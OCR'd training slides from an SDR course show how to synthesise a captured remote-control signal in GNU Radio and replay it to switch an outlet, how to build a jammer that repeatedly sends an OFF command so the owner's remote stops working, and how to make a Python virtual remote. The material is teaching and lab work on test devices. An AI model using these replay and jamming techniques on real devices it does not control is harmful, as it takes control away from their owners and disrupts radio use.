
Transmission Synthesis

- Set Burst A (command sequence) using the symbols captured earlier




Transmission Synthesis

- Set Burst B (STOP sequence) using the symbols captured earlier



Transmission Synthesis

- Configure repeat using ‘sps’ variable as shown



Transmission Synthesis


- Vector Source is a python variable representing the command we'll send
- See how we can easily rewrite our pseudo-command from earlier:

```
Burst A/1-10: '1000100010001000100010001000111010001110100011101000111010001110100010001110111010001000111011101'
Burst B/11  : '1000100010001000100010001000111010001110100011101000111010001110100010001000100010001000100010001'

(Burst:97s,Quiet Period:31s; symbol period ~171us)

Command == (Burst A,Quiet)*10 + Burst B
```

```
([int(b) for b in BurstA] + [0]*31)*10 + [int(b) for b in BurstB]
```


Transmission Synthesis

- Set Vector using your command structure as shown
- Set Repeat to No




Transmission Synthesis

- Lastly, connect the blocks as shown below
- Re-title your flowgraph and Save As (to avoid overwriting 1st flowgraph)



Transmission Synthesis

- Now we're ready to test; same as before:
  - (Make sure radio is plugged in & Device 1 is OFF)
  - Hit 'Run' button to transmit *your crafted signal*
  - Should see Device 1 switch on – success!




Day 5 Outline

- Transmission Synthesis
- Jammer Design
- Virtual Remote
- Q&A


Jammer Design


- We can now control the device with our radio. How can we take control away from others?
- Let’s develop a jammer for our target device…



Jammer Design


- Using either Replay or Synthesis, craft a transmission to turn OFF the device
- This time, **set Repeat to 'Yes'** in your Source block
- Now run the flowgraph and try turning the device on using the remote
- If jammer is working, remote should be rendered useless





Jammer Design

- Jamming exercise #1:
  - Jam only specific device
  - i.e. block outlet #1, leave #2 operational
- Jamming exercise #2:
  - Jam ALL devices for given remote
  - (Use ALL OFF command, naturally)



Day 5 Outline


- Transmission Synthesis
- Jammer Design
- Virtual Remote
- Q&A

Virtual Remote

- You may have noticed our flowgraphs generate Python scripts & (optionally) QT GUI's
- Just for fun, we can combine GNU Radio with PyQt and create a GUI application to control the target device(s) using a virtual remote that sends our crafted signals
- The code has been written for you – **however,** you *may* need to edit the hardcoded signals to match *your remote*!


Virtual Remote


- Download and unzip “virtual_remote.zip” (included with training materials)
- “cd [path/to/]virtual_remote”
- In same directory, run using: “python3 ./zap_ctl.py”
- Virtual remote should pop up on desktop



Virtual Remote

- Try pressing buttons!
  - All work (except 3 & 4; feel free to add these for additional practice)
  - LED blinks when used
  - Terminal output shows commands transmitted
- By combining GNU Radio with python/scripting, we could also develop tools such as protocol analyzers, “fuzzers”, etc.





Day 5 Outline

- Transmission Synthesis
- Jammer Design
- Virtual Remote
- Q&A

Thank you

الشركة السعودية لتقنية المعلومات
Saudi Information Technology Company